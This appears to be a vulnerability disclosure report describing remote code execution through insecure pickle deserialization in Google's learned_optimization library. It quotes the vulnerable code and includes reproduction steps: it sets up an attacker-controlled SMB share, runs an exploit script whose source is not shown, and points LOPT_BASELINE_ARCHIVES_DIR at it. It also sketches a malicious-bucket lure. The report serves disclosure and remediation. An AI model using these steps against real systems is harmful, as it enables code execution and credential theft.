learned_optimization
- Version 0.0.1
(PiperOrigin-RevId: 888266025)
/ Remote Code Execution (RCE) via Insecure Deserialization
Below are one (1) way to reproduce RCE in learned_optimization
using an SMB
share controlled by an attacker, without local intervention by a third party to modify files
that allow code execution during the deserialization process.
For this PoC, two (2) different devices were used to simulate the interaction between an
attacking machine (Raspberry Pi with IP 192.168.1.90)
and a victim machine (Windows with IP 192.168.1.88).
Note: While this vulnerability is specifically verified and reported on version 0.0.1, other prior and subsequent versions may also be susceptible to this insecure deserialization vector.
Introduction
learned_optimization
is an open-source research library developed by Google for training and evaluating learned
optimizers using JAX. Its primary purpose is to automate the design of optimization algorithms (like
SGD or Adam) by using machine learning itself to meta-learn optimization rules. This is highly
important for AI research, as it can significantly speed up the training of neural networks,
optimize hyperparameter searches, and run meta-learning experiments at a massive scale in cloud
architectures and TPU/GPU pods.
Vulnerability description
The read_npz
function is used to load baseline results and archives. It uses filesystem.file_open
(which supports remote URIs) and passes the content to numpy.load
with allow_pickle=True,
enabling the execution of arbitrary Python objects during deserialization.
The vulnerable code in learned_optimization/baselines/utils.py:
def read_npz(path: str) -> Optional[Mapping[str, Any]]:
  """Read a numpyz file from the `path`."""
  with filesystem.file_open(path, "rb") as f:
    content = f.read()
  io_buffer = io.BytesIO(content)
  try:
    # INSECURE: numpy.load with allow_pickle=True on untrusted data
    return {k: v for k, v in onp.load(io_buffer, allow_pickle=True).items()}
Technical Impact Analysis
Project Purpose & Context
learned_optimization
is a research library developed by Google for training learned optimizers using
JAX. It is designed for meta-learning research at scale, where researchers meta-train optimizers on
a wide variety of tasks. The project handles complex state serialization for distributed training
and utilizes a shared filesystem abstraction to allow seamless movement of data between local and
cloud storage.
Platform & Deployment Environment
- Google Cloud TPU/GPU Pods: Large-scale distributed meta-training.
- Research Workstations & Colab: For rapid prototyping and analysis of meta-learning results.
- MLOps & Research Pipelines: Integrated into workflows that exchange model checkpoints and baseline archives across Google Cloud Storage (GCS) buckets.
Comprehensive Risk Assessment
The vulnerability is rated as Critical. The ability to trigger RCE through network URIs (UNC/GCS) completely bypasses the local trust boundary. Because these tools are used to orchestrate expensive compute resources, a compromise can lead to massive resource theft, exfiltration of high-value research IP, and lateral movement within secure research VPCs that host sensitive research datasets.
Attack Scenario
Who wants to exploit a particular vulnerability?
Adversaries targeting AI/ML research divisions, industrial competitors looking for optimized optimizer architectures, or malicious actors seeking to hijack high-performance compute nodes (TPU/GPU pods) for cryptomining or as nodes in a botnet.
For what gain?
The objectives include exfiltration of proprietary research (model architectures and weights), harvesting of cloud credentials (GCP/IAM) from environment variables, and achieving long-term persistence within high-compute research infrastructure.
In what way?
Attackers can leverage several remote vectors:
- Poisoning Baseline Archives: Providing a malicious URI pointing to an
attacker-controlled SMB share or GCS bucket as the
LOPT_BASELINE_ARCHIVES_DIR. - Reproduction Metadata Injections: Suggesting a malicious
--train_log_dirin reproducibility guides for new research papers, forcing the victim'sPopulationControllerto fetch a malicious state. - Distributed RPC Manipulation: Targeting the unauthenticated Courier RPC interfaces to inject malicious task configurations or weights into a running training job.
Reproduction steps
On the Raspberry (attacker)
kw0@kw0l4b:~ $ hostname -I | awk '{print $1}'
192.168.1.90
kw0@kw0l4b:~ $
Shared Resource Configuration (SMB):
1. Install Samba: sudo apt update && sudo apt install samba samba-common-bin -y
2. Prepare the attack directory:
mkdir ~/lab_attack
chmod 755 /home/kw0  # Allows Samba to access the HOME
chmod -R 777 ~/lab_attack
3. Configure Samba: Add to the end of /etc/samba/smb.conf:
[lab_share]
path = /home/kw0/lab_attack
read only = no
guest ok = yes
4. Payload Generation on the Raspberry:
Run the specialized exploit.py
script to generate the adam_baseline.npz
file directly in the shared path:
python exploit.py
On Windows (victim)
PS L:\Pickle-RCE-Finder\learned_optimization> Get-NetIPAddress -AddressFamily IPv4 | Where-Object PrefixOrigin -eq "Dhcp" | Select-Object -ExpandProperty IPAddress
192.168.1.88
PS L:\Pickle-RCE-Finder\learned_optimization>
Technical Requirements:
- Create and activate a Python environment:
python -m venv .venv - Activate the
.venv:.venv\Scripts\activate - Install the
requirements_rce.txt:
By default,learned_optimizationproject uses an oldrequirements.txtfile that produces errors. To avoid that, we use a customrequirements_rce.txtthat fixes package dependency issues.
pip install -r requirements_rce.txtExploit Execution:
1. Set the environment pointing to the SMB share:
$env:LOPT_BASELINE_ARCHIVES_DIR = "\\192.168.1.90\lab_share\"2. Launch deserialization:
python -c "from learned_optimization.baselines import utils; utils.load_archive('mnist', 'adam_baseline')"
Other
RCE vectors in learned_optimization
remotely controlled by an attacker
1. Vector #1: Cloud Storage Abstraction (The Proxy Bridge)
The root of the "Reversed Context" lies in the filesystem.py
module, which acts as a global wrapper for all file operations.
- File:
learned_optimization/filesystem.py - Mechanism: The
_path_on_gcpfunction detectsgs://prefixes, andfile_openswitches from nativeopen()totensorflow.io.gfile.GFile.
def _path_on_gcp(path: str) -> bool:
  prefixes = ["gs://"]
  return any([path.startswith(p) for p in prefixes])

def file_open(path: str, mode: str):
  if _path_on_gcp(path):
    return tf.io.gfile.GFile(path, mode)
return open(path, mode)This abstraction means that any logic expecting a "file path" is actually an SSRF-to-Deserialization surface. An attacker does not need to modify local files; they only need to provide a remote URI that the application will treat as a local stream.
2. Vector #2: Population Based Training (Critical Sink)
The most high-impact RCE vector identified exists in the PopulationController
state management.
- File:
learned_optimization/population/population.py - Method:
load_state() - Sink:
pickle.loads(content) - Path Control: The path is constructed using
self._log_dir.
The PopulationController
is initialized with a log_dir
provided by the setup_experiment
module. In distributed training, this log_dir
(passed via --train_log_dir
CLI flag) can be set to any URI. When load_state
is called, it performs a remote fetch of population.state
from the bucket and immediately executes the payload during deserialization.
3. Vector #3: Baseline Results & NumPy Archives
The project includes utilities for loading precomputed results and archives, which are common entry points for researchers.
- File:
learned_optimization/baselines/utils.py - Function:
read_npz(path) - Sink:
numpy.load(io_buffer, allow_pickle=True) - Control Vector:
LOPT_BASELINE_ARCHIVES_DIR(Environment Variable)
By setting the environment variable LOPT_BASELINE_ARCHIVES_DIR
to a public-writable bucket (e.g., gs://public-research-archive/),
an attacker can supply malicious .npz
files (which are Zip files containing pickled NumPy arrays). When a user tries to "load a baseline"
to compare results, the RCE is triggered remotely.
4. Vector #4: Distributed Training RPC (Courier Surface)
The project relies on Google's courier
for RPC between the Learner and Workers.
- File:
learned_optimization/distributed.py - Protocol: Courier RPC
- Exposure:
AsyncLearnerandSyncLearnerbind service methods to open ports.
Courier, by default, often lacks robust authentication in research environments. The put_grads
and get_weights
methods exchange complex Python objects. If the transport layer uses Pickle (common in JAX/Flax
research for speed), an attacker who can reach the Learner's port can submit a malicious "gradient"
object that executes code upon the Learner's attempt to access or aggregate it.
Exploit Scenario: The "Public Log Dir" Trap
An attacker publishes a "reproducibility" guide for a new optimization technique, suggesting users run the trainer pointing to their "results" bucket for initialization:
python run_outer_trainer.py --train_log_dir=gs://attacker-research-data/experiment_v1/- The application initializes
setup_experiment. PopulationControlleris created withlog_dir=gs://attacker-research-data/experiment_v1/.load_state()fetchesgs://attacker-research-data/experiment_v1/population.state.- Result: Immediate RCE in the context of the user running the training script, with access to their GCP credentials/environment.
Executive Summary: RCE via Insecure Pickle Deserialization in learned_optimization
The research documents multiple critical Remote Code Execution (RCE)
vulnerabilities in Google’s learned_optimization
library, caused by the insecure use of pickle
and numpy.load(..., allow_pickle=True)
across filesystem and RPC boundaries.
- Root Cause: The library provides a
filesystem.file_openabstraction that transparently supports remote URIs (gs://, SMB/UNC). It passes data retrieved from these untrusted locations directly to sinks likepickle.loadsornumpy.load(allow_pickle=True). - Exploitation Mechanism: Attackers can control the source path of baseline
archives or log directories via environment variables (
LOPT_BASELINE_ARCHIVES_DIR) or CLI flags (--train_log_dir). By pointing these to attacker-controlled remote storage (GCS/SMB), the application automatically fetches and deserializes malicious payloads, triggering RCE in the victim's environment.
Analysis of Scope and Security Implications
This vulnerability is of critical severity, as it targets the foundational state-management and distributed-training mechanisms of the library.
1. Infection Scenarios
- Baseline Archive Poisoning: Adversaries can provide malicious URIs for
LOPT_BASELINE_ARCHIVES_DIR, leading to RCE when researchers attempt to load pre-computed baseline archives for comparison. - Reproducibility Metadata Injection: Researchers following guides that suggest
using an attacker-supplied
--train_log_dirwill have theirPopulationControllerstate overwritten with a malicious pickle payload, resulting in total system compromise. - Distributed RPC Manipulation: The
CourierRPC interface lacks robust authentication; attackers reaching the Learner's port can submit malicious objects that execute code during gradient aggregation.
2. Factors Exacerbating Risk
- Global Filesystem Wrapper: The
filesystem.pymodule creates an "SSRF-to-Deserialization" surface, where any part of the application expecting a local file path can be coerced into fetching and executing code from an external network source. - Targeting High-Value Infrastructure: Because the library is designed for large-scale GPU/TPU training, successful exploitation grants the attacker persistent access to high-performance compute resources, valuable intellectual property, and cloud environment credentials.
Conclusion and Recommendation
This is a critical-severity vulnerability. The systemic reliance on insecure deserialization sinks, combined with the library's ability to seamlessly traverse network boundaries, creates a massive attack surface for MLOps and research pipelines.
Suggested actions for the development team:
- Remove Pickle: Replace all instances of
pickle.loadandallow_pickle=Truewith safe, non-executable data formats (e.g., Protobuf or JSON). - Restrict URI Schemes: Harden the
filesystemabstraction to explicitly disable remote protocol support (e.g., GCS/SMB) for sensitive loading operations unless cryptographically verified. - Authenticate RPCs: Implement mandatory authentication for all
CourierRPC service methods to prevent unauthorized injection of serialized objects during distributed training.